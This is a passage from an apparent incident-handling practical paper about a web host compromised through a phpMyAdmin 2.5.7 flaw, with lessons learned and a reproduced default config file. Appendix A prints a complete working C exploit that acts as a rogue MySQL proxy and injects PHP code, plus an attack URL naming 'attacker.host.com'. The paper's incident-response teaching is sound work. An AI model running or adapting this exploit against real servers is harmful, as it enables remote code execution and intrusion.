She now takes the server off-line. Being new to the incident handling process she had read that one should not do a graceful shutdown of a compromised system. Doing so destroys file access times and evidence that may reside in memory. She does not have the proper tools she so desires for her incident handling "jump-bag", so the decision is made to preserve as much as she can and she unplugs it cold from the power supply. This is also a good method to ensure that any malicious hacker tools do not react to loss of network connectivity.

Other containment actions include blocking the source IP address of the malicious traffic at the firewall. They would also employ outbound firewall filtering as it was discovered that the attacker used outbound port 80 to install tools used for the exploit. All administration passwords would be changed immediately, and they would implement a new, stronger password enforcing policy for customer accounts.

Eradication

There would now need to be a full vulnerability analysis done on the similar systems with remediation of these vulnerabilities taking place immediately. Nessus would perform this function. At the same time monitoring is stepped up to ensure that nothing was missed as far as other traffic is concerned, as well as checking for return access from the hacker(s). Nessus would be used to perform open port and vulnerability scanning, similar to the examples in the scanning section. The entire network segment can be done at once which would provide one report for ease of comparing and validating versions and security recommendations.

Management would need to decide what to do about the customer account that was used to breach the system, as well as the customers whose databases reside on that server. Since IP addresses were not filtered due to customer

demand of “being able to administer from anywhere”, it could not be proved that the particular customer did the deed. It is possible that their account was compromised in some other way and used by someone else for the exploit.

Recovery

All servers provide the same functionality; only the user data differed between systems. The customer data directories, account information and logs were copied off to a central server for backup purposes several times a day and rotated depending on per-day, per-week, and per-month for rollback service per customer. Recovery options were discussed in the recovery meeting with management and the administrators and incident handling team. It was agreed by all that a clean system could only be fully ensured by a complete system rebuild. Since there were two new servers already built waiting for new deployment, it was decided that the best way to ensure a clean system is to replace and rebuild the compromised system with the backed up customer data. The compromised system would be reformatted and rebuilt and tested for later production use.

It was decided not to release the incident to the public or customer base. Since it was determined that there was not a reasonable possibility that customer information was compromised, management deemed an announcement to be self-defacing without proper warrant. It had been a good idea to distribute servers to minimize impact of such events.

The new server build was properly documented, enumerating service and application versions, patch levels and hardware as part of the plan for a new policy on audit and remediation. Vicki received kudos for having much of this already in progress. It was also brought to the attention of management how well she handled the situation from the perspective of everyone with whom she interacted. It was noted that she did very well keeping communications open, keeping detailed and coherent documentation of the incident, as well as remaining very calm and professional throughout the entire process.

Lessons learned

Further research on the possible vulnerability that exposed SpencersWebHosting revealed that the attack could have been stopped at the firewall. While the company was filtering incoming connections to specific ports and performing ‘fixup’ functions and preventing denial of service type attacks, they were not performing any outbound filtering at all. The configuration hack performed by the exploit that sets external server directives causes the phpMyAdmin server to initiate an outbound MySQL server connection to the attacker’s PC. Knowing that connections should never need to be initiated *from* the server *outbound* on that port, the company should employ outbound filtering that would disable such traffic. Even administration traffic could be filtered, perhaps by time, using time-based ACLs.

> **Lesson #1:** You should always know what traffic is originating from your network – apply outbound filtering on firewalls.

Vicki's server inventory database proved to be useful during the incident. Although it was not complete or being used to the fullest extent (in conjunction with the audit procedure), she had started populating it during the new server build and install procedure. In doing so it drew attention to the version of phpMyAdmin, which helped in the identification stage.

> **Lesson #2:** Enumerate hardware, applications, services and their versions, and use with audit plan

Perhaps the biggest lesson learned was the rude awakening of realizing that no one was aware of the vulnerability that existed for one of their services.

> **Lesson #3:** Subscribe to security alert mailing lists and keep up with them.

During the eradication phase, other inconsistencies and vulnerability conditions were discovered and reviewed for improvements in standard procedures. Vicki was also not able to explain how the hacker went from apache to root. It had to have been a local exploit, which was possible upon further investigation of the kernels they were running.

> **Lesson #4:** Harden systems, perform self-auditing and follow remediation plans.

It must be noted that locally exploitable vulnerabilities must be taken as seriously as any other. It is very well know in the security field that most security incidents occur from insider access. An article on insider threats for small businesses from Symantec[21] states that 62 percent of small business respondents reported an incident involving an insider. This was from a survey compiled in 2003. Those numbers were up form the previous year, which reported 57 percent.

> **Lesson #5:** Develop a security policy outlining items such as dealing with employee terminations, least amount of system access and utilized centralized access control software for easy centralized changes in access.

Although this was not an insider exploit at SpencerWebHosting.com, the fact that a local privilege escalation was most likely used brought light to the importance of local exploit threats.

Management called a post-incident meeting and Vic and Vicki were well prepared. Vicki presented her well-documented steps of the identification stage, as well as improvements needed throughout the entire process. She had

prepared the lessons-learned document to present to her superiors. The largest factor in need of improvement in her opinion, as well as the rest of the small staff, was staffing and resource dedication to security aspects. She had to make the case and show what had been performed ahead of time and what was lagging due to time and monetary constraints. It would prove helpful that she had previously noted various items of concern to management through emails and could now reference them in support of her case.

A case was made for additional jump bag items and related hardware and software. Management agreed to biweekly meetings to assess the progress of security issues and process improvements.

Vicki was happy with the outcome of this meeting. She could only hope that going forward, the urgency of the need for solid security and incident handling would remain constant within management.

References - Advisories and Exploit Code References

http://downloads.securityfocus.com/vulnerabilities/exploits/phpmy-explt.c
http://www.osvdb.org/displayvuln.php?osvdb_id=7314
http://www.securityfocus.com/bid/10629/info/
http://secunia.com/advisories/11974/
http://www.net-security.org/vuln.php?id=3543
http://www.checksum.org/mla/7/message/2521.htm
http://www.giac.org/practical/GCIH/Paul_Wright_GCIH.pdf

Appendix A – Exploit Code

Exploit code from http://www.k-otik.com/exploits/06292004.phpmy-explt.c.php

```
/*
 * phpmy-explt.c
 * written by Nasir Simbolon <nasir kecapi com>
 * eagle kecapi com
 * Jakarta, Indonesia
 *
 * June, 10 2004
 *
 * A phpMyAdmin-2.5.7 exploite program.
 * This is a kind of   mysql server wrapper  acts like a proxy except that it will sends a fake table name,
 * when client query "SHOW TABLES",  by replacing the real table name with a string contains exploite codes.
 *
 * Compile : gcc phpmy-explt.c -o phpmy-explt
 *
 * run with
 * ./phpmy-explt
 *
 * and go to your target and put
 *
 * http://target/phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=
 * attacker.host.com&cfg[Servers][4][port]=3306&cfg[Servers][4][auth_type]=config&cfg[Servers]
 * [4][user]=user&cfg[Servers][4][password]=pass&cfg[Servers][4][connect_type]=tcp&&cfg[Servers]
 * [4][only_db]=databasename
 *
 * fill host,port,user,pass and databasename correctly
 *
 */


#include<stdio.h>
#include<sys/socket.h>
#include<netdb.h>

#define BIND_PORT 3306
#define MYSQL_PORT 3306
#define HOSTNAME "localhost"
#define DATABASE "phpmy"


#define BUFFER_LEN 1024

/* This is php code we want to inject into phpMyAdmin
   Do NOT use  single quote (') in the string, use double quote (") instead
*/
char *phpcodes = "exec(\"touch /tmp/your-phpmyadmin-is-vulnerable\");";


  /* This is examples codes I captured when mysql server
```

```
    reply to client's request of query "SHOW TABLES" query.
    It shows  database  name 'phpmy' and contain one tablename  'mytable'
    Our aim is to manipulate the data received from mysql server
    by replacing 'mytable' with our exploide codes.

    0x1 ,0x0 ,0x0 ,0x1 ,0x1 ,0x1b,0x0 ,0x0 ,0x2 ,0x0 ,
    0xf ,'T' ,'a' ,'b' ,'l' ,'e' ,'s' ,'_' ,'i' ,'n' ,
    '_' ,'p' ,'h' ,'p' ,'m' ,'y' ,0x3 ,0x40,0x0 ,0x0 ,
    0x1 ,-2  ,0x3 ,0x1 ,0x0 ,0x1f,0x1 ,0x0 ,0x0 ,0x3 ,
    -2  ,8  ,0x0 ,0x0 ,0x4 ,7   ,'m' ,'y' ,'t' ,'a' ,
    'b' ,'l' ,'e' ,0x1 ,0   ,0   ,0x5 ,-2
  */


int build_exploite_code(char* dbname,char* phpcodes,char** expcode)
{
   char my1[21] = {0x1 ,0x0 ,0x0 ,0x1 ,0x1 ,0x1b,0x0 ,0x0 ,0x2 ,0x0 ,
                               0xf ,'T' ,'a' ,'b' ,'l' ,'e' ,'s' ,'_' ,'i' ,'n' ,
                               '_'};
   /* part of dbname     ('p' ,'h' ,'p' ,'m' ,'y') */
   char my2[15] = {0x3 ,0x40,0x0 ,0x0 ,0x1 ,-2  ,0x3 ,0x1 ,0x0 ,0x1f,
                         0x1 ,0x0 ,0x0 ,0x3 ,-2};
   /* part of int phpcodes string length +1   (8) */
   char my3[3]  = {0x0 ,0x0 ,0x4};
   /* part of int phpcodes string length      (7) */
   /* part of tablename    ('m' ,'y' ,'t' ,'a' ,'b' ,'l' ,'e' ) */
   char my4[5]  = {0x1 ,0   ,0   ,0x5 ,-2};

   int len,i;

   len = 21 + strlen(dbname) + 15 + 1 + 3 + 1 +  strlen(phpcodes) + 5 + 5;
   *expcode = (char*) malloc(sizeof(char) * len);

   i = 0;
   bcopy(&my1[0],*expcode + i,21);
   i += 21;
   bcopy(dbname, *expcode + i,strlen(dbname));
   i += strlen(dbname);
   bcopy(&my2[0],*expcode + i,15);
   i += 15;
   (*expcode)[i] = 5 + strlen(phpcodes) + 1;
   i ++;
   bcopy(&my3[0],*expcode + i,3);
   i += 3;
   (*expcode)[i++] = 5 + strlen(phpcodes) ;
   /* this is our exploite codes*/
   (*expcode)[i++] = '\\';
   (*expcode)[i++] = '\'';
   (*expcode)[i++] = ';';
   bcopy(phpcodes,*expcode + i,strlen(phpcodes));
   i += strlen(phpcodes);
   (*expcode)[i++] = '/';
   (*expcode)[i++] = '*';
   bcopy(&my4[0],*expcode + i,5);

   return len;
}

/* connect to mysql server*/

int connect_mysql()
{
    int s2;
    struct sockaddr_in ina;
    struct hostent *h;

    h = gethostbyname(HOSTNAME);
    /* set internet address */
    bcopy(h->h_addr,(void *)&ina.sin_addr,h->h_length);
    ina.sin_family = AF_INET;
    ina.sin_port = htons(MYSQL_PORT);
```

```
    //ina.sin_zero[0]='\0';
    if((s2=socket(AF_INET,SOCK_STREAM,0)) < 0)
                perror("Socket: ");

    if(connect(s2,(struct sockaddr *)&ina,sizeof(ina)) < 0 )
                                perror("connect()");
    return s2;
}

/* listener */
int listener()
{
    int s1;
    int opt;
    struct sockaddr_in ina;

    /* set internet address */
    ina.sin_family = AF_INET;
    ina.sin_port = htons(BIND_PORT);
    ina.sin_addr.s_addr = INADDR_ANY;

    if((s1=socket(AF_INET,SOCK_STREAM,0)) < 0)
                perror("Socket: ");

    opt = 1;
    setsockopt(s1,SOL_SOCKET, SO_REUSEADDR , (char *)&opt, sizeof(opt) );

    if(bind(s1,(struct sockaddr *)&ina,sizeof(ina))==-1)
                perror("Bind: ");

    if(listen(s1, 10) == -1)
                perror("Listen");

   return s1;
}


int main(int argc,char* argv[])
{
                struct sockaddr_in ina1;
                int ina1_l;
                int s_daemon,s_mysql;
                size_t byte_read,byte_written;
                char *buf;
                int sc,event,n_select;
                fd_set rfds;
        struct timeval tv;
                int exptlen,i;
                char *expt;
                char *dbname=DATABASE;

                buf = (char*) malloc(sizeof(char) * (BUFFER_LEN));
                tv.tv_sec  = 15;
                tv.tv_usec = 0;

                /* we listen to port */
                 s_daemon = listener();

                exptlen = build_exploite_code(dbname,phpcodes,&expt);

                for(;;)
                {
                   fprintf(stderr,"waiting for connection\n");

                   if( -1 == (sc = accept(s_daemon,(struct sockaddr *) &ina1,&ina1_l)) )
                                perror("accept()");
                   /* if we get here, we have a new connection */
                   fprintf(stderr,"got client connection\n");
mysql:
                   /* connect to mysql */
                   s_mysql = connect_mysql();
```

```
                for(;;)
                 {
                        FD_ZERO(&rfds);
                    FD_SET(sc,&rfds);
                        FD_SET(s_mysql,&rfds);

                    n_select = (sc > s_mysql)? sc : s_mysql;

                        event = select(n_select+1,&rfds,NULL,NULL,NULL);
                        if(-1  == event)
                           perror("select()");
                    else
                        {
                           if(FD_ISSET(s_mysql,&rfds))
                            {
                                    byte_read = read(s_mysql,buf,BUFFER_LEN);
                                    /* check for closing client connection*/
                                    if(byte_read == 0)
                              {
                                       shutdown(s_mysql,SHUT_RDWR);
                                       close(s_mysql);
                                       goto mysql;
                              }

                                     /* check data received from mysql server.
                                      * if  buf[11] contain 'T', data received from   mysq server is table list
                                      *
                                      * NOW we replace the table with our exploite codes and send them to client
                                      */
                              if( 'T' == buf[11])
                                     {
                                for(i=0;i<exptlen;i++)
                                   buf[i] = expt[i];
                                byte_read = exptlen;
                              }

                              if(write(sc, buf, byte_read) < 0)
                                break;
                           }

                       if(FD_ISSET(sc,&rfds))
                              {
                                 byte_read = read(sc,buf,BUFFER_LEN);
                                 /* check for closing client connection*/
                                 if(byte_read == 0)
                                 {
                                          close(sc);
                                          break;
                                  }

                                if(write(s_mysql,buf,byte_read) < 0)
                                             break;
                           }
#if defined(DEBUG)
                           fprintf(stderr,"data:\n");
                           for(i=0;i<byte_read;i++)
                                        fprintf(stderr," %c(%x) ",buf[i],buf[i]);
#endif
                    }

                  }
              }
              free(buf);
              free(expt);
              return 0;
}
```

Appendix B – phpMyAdmin-2.5.7 and phpMyAdmin-2.5.7-pl1 "config.inc.php" file

```
<?php
/* $Id: config.inc.php,v 2.5.2.1 2004/02/15 01:18:52 rabus Exp $ */
// vim: expandtab sw=4 ts=4 sts=4:

/**
 * phpMyAdmin Configuration File
 *
 * All directives are explained in Documentation.html
 */


/**
 * Sets the php error reporting - Please do not change this line!
 */
if (!isset($old_error_reporting)) {
    error_reporting(E_ALL);
    @ini_set('display_errors', '1');
}


/**
 * Your phpMyAdmin url
 *
 * Complete the variable below with the full url ie
 *    http://www.your_web.net/path_to_your_phpMyAdmin_directory/
 *
 * It must contain characters that are valid for a URL, and the path is
 * case sensitive on some Web servers, for example Unix-based servers.
 *
 * In most cases you can leave this variable empty, as the correct value
 * will be detected automatically. However, we recommend that you do
 * test to see that the auto-detection code works in your system. A good
 * test is to browse a table, then edit a row and save it.  There will be
 * an error message if phpMyAdmin cannot auto-detect the correct value.
 *
 * If the auto-detection code does work properly, you can set to TRUE the
 * $cfg['PmaAbsoluteUri_DisableWarning'] variable below.
 */
$cfg['PmaAbsoluteUri'] = '';


/**
 * Disable the default warning about $cfg['PmaAbsoluteUri'] not being set
 * You should use this if and ONLY if the PmaAbsoluteUri auto-detection
 * works perfectly.
 */
$cfg['PmaAbsoluteUri_DisableWarning'] = FALSE;

/**
 * Disable the default warning that is displayed on the DB Details Structure page if
 * any of the required Tables for the relationfeatures could not be found
 */
$cfg['PmaNoRelation_DisableWarning']  = FALSE;

/**
 * The 'cookie' auth_type uses blowfish algorithm to encrypt the password. If
 * at least one server configuration uses 'cookie' auth_type, enter here a
 * passphrase that will be used by blowfish.
 */
$cfg['blowfish_secret'] = '';

/**
 * Server(s) configuration
 */
$i = 0;
```

```
// The $cfg['Servers'] array starts with $cfg['Servers'][1].  Do not use $cfg['Servers'][0].
// You can disable a server config entry by setting host to ''.
$i++;
$cfg['Servers'][$i]['host']          = 'localhost'; // MySQL hostname or IP address
$cfg['Servers'][$i]['port']          = '';          // MySQL port - leave blank for default port
$cfg['Servers'][$i]['socket']        = '';          // Path to the socket - leave blank for default socket
$cfg['Servers'][$i]['connect_type']  = 'tcp';       // How to connect to MySQL server ('tcp' or 'socket')
$cfg['Servers'][$i]['compress']      = FALSE;       // Use compressed protocol for the MySQL connection
                                     // (requires PHP >= 4.3.0)
$cfg['Servers'][$i]['controluser']   = '';          // MySQL control user settings
                                     // (this user must have read-only
$cfg['Servers'][$i]['controlpass']   = '';          // access to the "mysql/user"
                                     // and "mysql/db" tables).
                                     // The controluser is also
                                     // used for all relational
                                     // features (pmadb)
$cfg['Servers'][$i]['auth_type']     = 'config';    // Authentication method (config, http or cookie based)?
$cfg['Servers'][$i]['user']          = 'root';      // MySQL user
$cfg['Servers'][$i]['password']      = '';          // MySQL password (only needed
                                     // with 'config' auth_type)
$cfg['Servers'][$i]['only_db']       = '';          // If set to a db-name, only
                                     // this db is displayed in left frame
                                     // It may also be an array of db-names, where sorting order is relevant.
$cfg['Servers'][$i]['verbose']       = '';          // Verbose name for this host - leave blank to show the hostname

$cfg['Servers'][$i]['pmadb']         = '';          // Database used for Relation, Bookmark and PDF Features
                                     // (see scripts/create_tables.sql)
                                     //   - leave blank for no support
                                     //     DEFAULT: 'phpmyadmin'
$cfg['Servers'][$i]['bookmarktable'] = '';          // Bookmark table
                                     //   - leave blank for no bookmark support
                                     //     DEFAULT: 'pma_bookmark'
$cfg['Servers'][$i]['relation']      = '';          // table to describe the relation between links (see doc)
                                     //   - leave blank for no relation-links support
                                     //     DEFAULT: 'pma_relation'
$cfg['Servers'][$i]['table_info']    = '';          // table to describe the display fields
                                     //   - leave blank for no display fields support
                                     //     DEFAULT: 'pma_table_info'
$cfg['Servers'][$i]['table_coords']  = '';          // table to describe the tables position for the PDF schema
                                     //   - leave blank for no PDF schema support
                                     //     DEFAULT: 'pma_table_coords'
$cfg['Servers'][$i]['pdf_pages']     = '';          // table to describe pages of relationpdf
                                     //   - leave blank if you don't want to use this
                                     //     DEFAULT: 'pma_pdf_pages'
$cfg['Servers'][$i]['column_info']   = '';          // table to store column information
                                     //   - leave blank for no column comments/mime types
                                     //     DEFAULT: 'pma_column_info'
$cfg['Servers'][$i]['history']       = '';          // table to store SQL history
                                     //   - leave blank for no SQL query history
                                     //     DEFAULT: 'pma_history'
$cfg['Servers'][$i]['verbose_check'] = TRUE;        // set to FALSE if you know that your pma_* tables
                                     // are up to date. This prevents compatibility
                                     // checks and thereby increases performance.
$cfg['Servers'][$i]['AllowDeny']['order']          // Host authentication order, leave blank to not use
                                     = '';
$cfg['Servers'][$i]['AllowDeny']['rules']          // Host authentication rules, leave blank for defaults
                                     = array();


$i++;
$cfg['Servers'][$i]['host']          = '';
$cfg['Servers'][$i]['port']          = '';
$cfg['Servers'][$i]['socket']        = '';
$cfg['Servers'][$i]['connect_type']  = 'tcp';
$cfg['Servers'][$i]['compress']      = FALSE;
$cfg['Servers'][$i]['controluser']   = '';
$cfg['Servers'][$i]['controlpass']   = '';
$cfg['Servers'][$i]['auth_type']     = 'config';
$cfg['Servers'][$i]['user']          = 'root';
$cfg['Servers'][$i]['password']      = '';
```

```
$cfg['Servers'][$i]['only_db']         = '';
$cfg['Servers'][$i]['verbose']         = '';
$cfg['Servers'][$i]['pmadb']           = ''; // 'phpmyadmin' - see scripts/create_tables.sql
$cfg['Servers'][$i]['bookmarktable']   = ''; // 'pma_bookmark'
$cfg['Servers'][$i]['relation']        = ''; // 'pma_relation'
$cfg['Servers'][$i]['table_info']      = ''; // 'pma_table_info'
$cfg['Servers'][$i]['table_coords']    = ''; // 'pma_table_coords'
$cfg['Servers'][$i]['pdf_pages']       = ''; // 'pma_pdf_pages'
$cfg['Servers'][$i]['column_info']     = ''; // 'pma_column_info'
$cfg['Servers'][$i]['history']         = ''; // 'pma_history'
$cfg['Servers'][$i]['verbose_check']   = TRUE;
$cfg['Servers'][$i]['AllowDeny']['order']
                                = '';
$cfg['Servers'][$i]['AllowDeny']['rules']
                                = array();

$i++;
$cfg['Servers'][$i]['host']            = '';
$cfg['Servers'][$i]['port']            = '';
$cfg['Servers'][$i]['socket']          = '';
$cfg['Servers'][$i]['connect_type']    = 'tcp';
$cfg['Servers'][$i]['compress']        = FALSE;
$cfg['Servers'][$i]['controluser']     = '';
$cfg['Servers'][$i]['controlpass']     = '';
$cfg['Servers'][$i]['auth_type']       = 'config';
$cfg['Servers'][$i]['user']            = 'root';
$cfg['Servers'][$i]['password']        = '';
$cfg['Servers'][$i]['only_db']         = '';
$cfg['Servers'][$i]['verbose']         = '';
$cfg['Servers'][$i]['pmadb']           = ''; // 'phpmyadmin' - see scripts/create_tables.sql
$cfg['Servers'][$i]['bookmarktable']   = ''; // 'pma_bookmark'
$cfg['Servers'][$i]['relation']        = ''; // 'pma_relation'
$cfg['Servers'][$i]['table_info']      = ''; // 'pma_table_info'
$cfg['Servers'][$i]['table_coords']    = ''; // 'pma_table_coords'
$cfg['Servers'][$i]['pdf_pages']       = ''; // 'pma_pdf_pages'
$cfg['Servers'][$i]['column_info']     = ''; // 'pma_column_info'
$cfg['Servers'][$i]['history']         = ''; // 'pma_history'
$cfg['Servers'][$i]['verbose_check']   = TRUE;
$cfg['Servers'][$i]['AllowDeny']['order']
                                = '';
$cfg['Servers'][$i]['AllowDeny']['rules']
                                = array();

// If you have more than one server configured, you can set $cfg['ServerDefault']
// to any one of them to autoconnect to that server when phpMyAdmin is started,
// or set it to 0 to be given a list of servers without logging in
// If you have only one server configured, $cfg['ServerDefault'] *MUST* be
// set to that server.
$cfg['ServerDefault'] = 1;              // Default server (0 = no default server)
$cfg['Server']        = '';
unset($cfg['Servers'][0]);


/**
 * Other core phpMyAdmin settings
 */
$cfg['OBGzip']                = 'auto'; // use GZIP output buffering if possible (TRUE|FALSE|'auto')
$cfg['PersistentConnections']   = FALSE;  // use persistent connections to MySQL database
$cfg['ExecTimeLimit']           = 300;    // maximum execution time in seconds (0 for no limit)
$cfg['SkipLockedTables']        = FALSE;  // mark used tables, make possible to show
                                // locked tables (since MySQL 3.23.30)
$cfg['ShowSQL']                 = TRUE;   // show SQL queries as run
$cfg['AllowUserDropDatabase']   = FALSE;  // show a 'Drop database' link to normal users
$cfg['Confirm']                 = TRUE;   // confirm 'DROP TABLE' & 'DROP DATABASE'
$cfg['LoginCookieRecall']       = TRUE;   // recall previous login in cookie auth. mode or not
$cfg['UseDbSearch']             = TRUE;   // whether to enable the "database search" feature
                                // or not
$cfg['IgnoreMultiSubmitErrors'] = FALSE;  // if set to true, PMA continues computing multiple-statement queries
                                // even if one of the queries failed
$cfg['VerboseMultiSubmit']      = TRUE;   // if set to true, PMA will show the affected rows of EACH statement on
```

```
                                // multiple-statement queries. See the read_dump.php file for hardcoded
                                // defaults on how many queries a statement may contain!
$cfg['AllowArbitraryServer']    = FALSE;  // allow login to any user entered server in cookie based auth

// Left frame setup
$cfg['LeftFrameLight']       = TRUE;   // use a select-based menu and display only the
                               // current tables in the left frame.
$cfg['LeftFrameTableSeparator']= '__';  // Which string will be used to generate table prefixes
                               // to split tables into multiple categories
$cfg['LeftFrameTableLevel']   = '1';    // How many sublevels should be displayed when splitting
                               // up tables by the above Separator
$cfg['ShowTooltip']           = TRUE;   // display table comment as tooltip in left frame
$cfg['ShowTooltipAliasDB']    = FALSE;  // if ShowToolTip is enabled, this defines that table/db comments
$cfg['ShowTooltipAliasTB']    = FALSE;  // are shown (in the left menu and db_details_structure) instead of
                               // table/db names

$cfg['LeftDisplayLogo']       = TRUE;   // display logo at top of left frame
$cfg['LeftDisplayServers']    = FALSE;  // display server choice at top of left frame

// In the main frame, at startup...
$cfg['ShowStats']             = TRUE;   // allow to display statistics and space usage in
                               // the pages about database details and table
                               // properties
$cfg['ShowMysqlInfo']         = FALSE;  // whether to display the "MySQL runtime
$cfg['ShowMysqlVars']         = FALSE;  // information", "MySQL system variables", "PHP
$cfg['ShowPhpInfo']           = FALSE;  // information" and "change password" links for
$cfg['ShowChgPassword']       = FALSE;  // simple users or not
$cfg['SuggestDBName']         = TRUE;   // suggest a new DB name if possible (false = keep empty)

// In browse mode...
$cfg['ShowBlob']              = FALSE;  // display blob field contents
$cfg['NavigationBarIconic']   = TRUE;   // do not display text inside navigation bar buttons
$cfg['ShowAll']               = FALSE;  // allows to display all the rows
$cfg['MaxRows']               = 30;     // maximum number of rows to display
$cfg['Order']                 = 'ASC';  // default for 'ORDER BY' clause (valid
                                // values are 'ASC', 'DESC' or 'SMART' -ie
                                // descending order for fields of type
                                // TIME, DATE, DATETIME & TIMESTAMP,
                                // ascending order else-)

// In edit mode...
$cfg['ProtectBinary']         = 'blob'; // disallow editing of binary fields
                                // valid values are:
                                //   FALSE  allow editing
                                //   'blob' allow editing except for BLOB fields
                                //   'all'  disallow editing
$cfg['ShowFunctionFields']    = TRUE;   // Display the function fields in edit/insert mode
$cfg['CharEditing']           = 'input';
                                // Which editor should be used for CHAR/VARCHAR fields:
                                //  input - allows limiting of input length
                                //  textarea - allows newlines in fields

// For the export features...
$cfg['ZipDump']               = TRUE;   // Allow the use of zip/gzip/bzip
$cfg['GZipDump']              = TRUE;   // compression for
$cfg['BZipDump']              = TRUE;   // dump files
$cfg['CompressOnFly']         = TRUE;   // Will compress gzip/bzip2 exports on
                                // fly without need for much memory.
                                // If you encounter problems with
                                // created gzip/bzip2 files disable
                                // this feature.

// Tabs display settings
$cfg['LightTabs']             = FALSE;  // use graphically less intense menu tabs
$cfg['PropertiesIconic']      = TRUE;   // Use icons instead of text for the table display of a database (TRUE|FALSE|'both')
$cfg['PropertiesNumColumns']  = 1;      // How many columns should be used for table display of a database?
                                // (a value larger than 1 results in some information being hidden)

$cfg['DefaultTabServer']      = 'main.php';
                           // Possible values:
```

```
                            // 'main.php' = the welcome page
                            // (recommended for multiuser setups)
                            // 'server_databases.php' = list of databases
                            // 'server_status.php' = runtime information
                            // 'server_variables.php' = MySQL server variables
                            // 'server_privileges.php' = user management
                            // 'server_processlist.php' = process list
$cfg['DefaultTabDatabase']    = 'db_details_structure.php';
                            // Possible values:
                            // 'db_details_structure.php' = tables list
                            // 'db_details.php' = sql form
                            // 'db_search.php' = search query
$cfg['DefaultTabTable']       = 'tbl_properties_structure.php';
                            // Possible values:
                            // 'tbl_properties_structure.php' = fields list
                            // 'tbl_properties.php' = sql form
                            // 'tbl_select.php = select page
                            // 'tbl_change.php = insert row page

/**
 * Export defaults
 */

$cfg['Export']['format']                  = 'sql';  // sql/latex/excel/csv/xml
$cfg['Export']['compression']                 = 'none'; // none/zip/gzip/bzip2

$cfg['Export']['asfile']                  = FALSE;
$cfg['Export']['onserver']                = FALSE;
$cfg['Export']['onserver_overwrite']      = FALSE;
$cfg['Export']['remember_file_template']  = TRUE;

$cfg['Export']['csv_columns']             = FALSE;
$cfg['Export']['csv_null']                = 'NULL';
$cfg['Export']['csv_separator']               = ';';
$cfg['Export']['csv_enclosed']                = '&quot;';
$cfg['Export']['csv_escaped']                 = '\\';
$cfg['Export']['csv_terminated']              = 'AUTO';
$cfg['Export']['excel_columns']               = FALSE;
$cfg['Export']['excel_null']              = 'NULL';
$cfg['Export']['excel_edition']               = 'win'; // win/mac

$cfg['Export']['latex_structure']             = TRUE;
$cfg['Export']['latex_data']              = TRUE;
$cfg['Export']['latex_columns']               = TRUE;
$cfg['Export']['latex_relation']              = TRUE;
$cfg['Export']['latex_comments']              = TRUE;
$cfg['Export']['latex_mime']                  = TRUE;
$cfg['Export']['latex_null']                  = '\textit{NULL}';
$cfg['Export']['latex_caption']               = TRUE;
$cfg['Export']['latex_data_label']            = 'tab:__TABLE__-data';
$cfg['Export']['latex_structure_label']       = 'tab:__TABLE__-structure';

$cfg['Export']['sql_structure']               = TRUE;
$cfg['Export']['sql_data']                = TRUE;
$cfg['Export']['sql_drop_database']           = FALSE;
$cfg['Export']['sql_drop_table']              = FALSE;
$cfg['Export']['sql_auto_increment']          = TRUE;
$cfg['Export']['sql_backquotes']              = TRUE;
$cfg['Export']['sql_dates']               = FALSE;
$cfg['Export']['sql_relation']                = FALSE;
$cfg['Export']['sql_columns']                 = FALSE;
$cfg['Export']['sql_delayed']                 = FALSE;
$cfg['Export']['sql_type']                = 'insert'; // insert/update/replace
$cfg['Export']['sql_extended']                = FALSE;
$cfg['Export']['sql_comments']                = FALSE;
$cfg['Export']['sql_mime']                = FALSE;

/**
 * Link to the official MySQL documentation.
 * Be sure to include no trailing slash on the path.
```

```
 * See http://www.mysql.com/documentation/index.html for more information
 * about MySQL manuals and their types.
 */
$cfg['MySQLManualBase'] = 'http://www.mysql.com/doc/en';

/**
 * Type of MySQL documentation:
 *   old        - old style used in phpMyAdmin 2.3.0 and sooner
 *   searchable - "Searchable, with user comments"
 *   chapters   - "HTML, one page per chapter"
 *   big        - "HTML, all on one page"
 *   none       - do not show documentation links
 */
$cfg['MySQLManualType'] = 'searchable';


/**
 * PDF options
 */
$cfg['PDFPageSizes']       = array('A3', 'A4', 'A5', 'letter', 'legal');
$cfg['PDFDefaultPageSize'] = 'A4';


/**
 * Language and charset conversion settings
 */
// Default language to use, if not browser-defined or user-defined
$cfg['DefaultLang'] = 'en-iso-8859-1';

// Force: always use this language - must be defined in
//        libraries/select_lang.lib.php
// $cfg['Lang']     = 'en-iso-8859-1';

// Default charset to use for recoding of MySQL queries, does not take
// any effect when charsets recoding is switched off by
// $cfg['AllowAnywhereRecoding'] or in language file
// (see $cfg['AvailableCharsets'] to possible choices, you can add your own)
$cfg['DefaultCharset'] = 'iso-8859-1';

// Allow charset recoding of MySQL queries, must be also enabled in language
// file to make harder using other language files than unicode.
// Default value is FALSE to avoid problems on servers without the iconv
// extension and where dl() is not supported
$cfg['AllowAnywhereRecoding'] = FALSE;

// You can select here which functions will be used for charset conversion.
// Possible values are:
//      auto   - automatically use available one (first is tested iconv, then
//               recode)
//      iconv  - use iconv or libiconv functions
//      recode - use recode_string function
$cfg['RecodingEngine'] = 'auto';

// Specify some parameters for iconv used in charset conversion. See iconv
// documentation for details:
// http://www.gnu.org/software/libiconv/documentation/libiconv/iconv_open.3.html
$cfg['IconvExtraParams'] = '';

// Available charsets for MySQL conversion. currently contains all which could
// be found in lang/* files and few more.
// Charsets will be shown in same order as here listed, so if you frequently
// use some of these move them to the top.
$cfg['AvailableCharsets'] = array(
    'iso-8859-1',
    'iso-8859-2',
    'iso-8859-3',
    'iso-8859-4',
    'iso-8859-5',
    'iso-8859-6',
    'iso-8859-7',
```

```
    'iso-8859-8',
    'iso-8859-9',
    'iso-8859-10',
    'iso-8859-11',
    'iso-8859-12',
    'iso-8859-13',
    'iso-8859-14',
    'iso-8859-15',
    'windows-1250',
    'windows-1251',
    'windows-1252',
    'windows-1256',
    'windows-1257',
    'koi8-r',
    'big5',
    'gb2312',
    'utf-8',
    'utf-7',
    'x-user-defined',
    'euc-jp',
    'ks_c_5601-1987',
    'tis-620',
    'SHIFT_JIS'
);

/**
 * Customization & design
 */
$cfg['LeftWidth']           = 150;          // left frame width
$cfg['LeftBgColor']         = '#D0DCE0';    // background color for the left frame
$cfg['RightBgColor']        = '#F5F5F5';    // background color for the right frame
$cfg['RightBgImage']        = '';           // path to a background image for the right frame
                                            // (leave blank for no background image)
$cfg['LeftPointerColor']    = '#CCFFCC';    // color of the pointer in left frame
                                            // (blank for no pointer)
$cfg['Border']              = 0;            // border width on tables
$cfg['ThBgcolor']           = '#D3DCE3';    // table header row colour
$cfg['BgcolorOne']          = '#CCCCCC';    // table data row colour
